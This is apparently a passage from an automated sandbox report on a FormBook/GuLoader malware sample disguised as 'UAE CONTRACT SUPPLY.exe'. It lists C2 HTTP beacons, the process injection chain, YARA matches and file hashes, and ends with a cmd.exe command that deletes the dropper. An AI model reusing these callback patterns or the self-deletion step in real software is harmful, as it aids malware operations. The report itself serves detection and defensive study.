20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0a 20 20 20 20 20 20 20 20 Data Ascii: 2879<!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49756	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:28:57.410073996 CET	6366	OUT	GET /w25t/?wj=hBZ8sVLxwZopBdRp&7nf0kP=SQSlpqwSeyxeA2HWARjbLzFChTkDZ06wC9CS935ywhThxAQMIzjb51bRjEk1pH3EnhYaWQ8xDg== HTTP/1.1 Host: www.sixteen3handscottages.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:28:57.549735069 CET	6366	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 25 Feb 2021 14:28:57 GMT Content-Type: text/html Content-Length: 275 ETag: "60363547-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 25, 2021 15:27:34.976358891 CET	142.250.184.65	443	192.168.2.6	49731	CN=*.googleusercontent.com, O=Google LLC, L=Mountain View, ST=California, C=US CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Tue Jan 26 10:05:02 CET 2021 Thu Jun 15 02:00:42 CEST 2017	Tue Apr 20 11:05:01 CEST 2021 Wed Dec 15 01:00:42 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: UAE CONTRACT SUPPLY.exe PID: 6848 Parent PID: 5676

General

Start time:	15:26:42
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\UAE CONTRACT SUPPLY.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\UAE CONTRACT SUPPLY.exe'
Imagebase:	0x400000
File size:	458752 bytes
MD5 hash:	9DA74A6D583C801677C0E2FDE51586BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: UAE CONTRACT SUPPLY.exe PID: 6952 Parent PID: 6848

General

Start time:	15:26:54
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\UAE CONTRACT SUPPLY.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\UAE CONTRACT SUPPLY.exe'
Imagebase:	0x400000
File size:	458752 bytes
MD5 hash:	9DA74A6D583C801677C0E2FDE51586BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.514645997.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.514645997.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.514645997.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.519570188.000000001E270000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.519570188.000000001E270000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.519570188.000000001E270000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_GuLoader, Description: Yara detected GuLoader, Source: 00000003.00000002.514696348.0000000000562000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	563445	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	563445	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	563445	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	563445	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	563445	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	563445	InternetOpenUrlA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3440 Parent PID: 6952

General

Start time:	15:27:37
Start date:	25/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: autoconv.exe PID: 4804 Parent PID: 3440

General

Start time:	15:27:51
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\autoconv.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autoconv.exe
Imagebase:	0x12d0000
File size:	851968 bytes
MD5 hash:	4506BE56787EDCD771A351C10B5AE3B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: chkdsk.exe PID: 392 Parent PID: 3440

General

Start time:	15:27:51
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\chkdsk.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\chkdsk.exe
Imagebase:	0x1340000
File size:	23040 bytes
MD5 hash:	2D5A2497CB57C374B3AE3080FF9186FB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000010.00000002.633691017.0000000005BC7000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.631455625.0000000000F70000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.631455625.0000000000F70000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.631455625.0000000000F70000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.630996748.0000000000CE0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.630996748.0000000000CE0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.630996748.0000000000CE0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000010.00000002.631687849.0000000000FD4000.00000004.00000020.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.631815721.00000000011C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.631815721.00000000011C0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.631815721.00000000011C0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	CF82A7	NtReadFile

Analysis Process: cmd.exe PID: 5048 Parent PID: 392

General

Start time:	15:27:55
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\UAE CONTRACT SUPPLY.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\UAE CONTRACT SUPPLY.exe	cannot delete	1	2C0374	DeleteFileW
C:\Users\user\Desktop\UAE CONTRACT SUPPLY.exe	cannot delete	1	2C0374	DeleteFileW

Analysis Process: conhost.exe PID: 1068 Parent PID: 5048

General

Start time:	15:27:55
Start date:	25/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis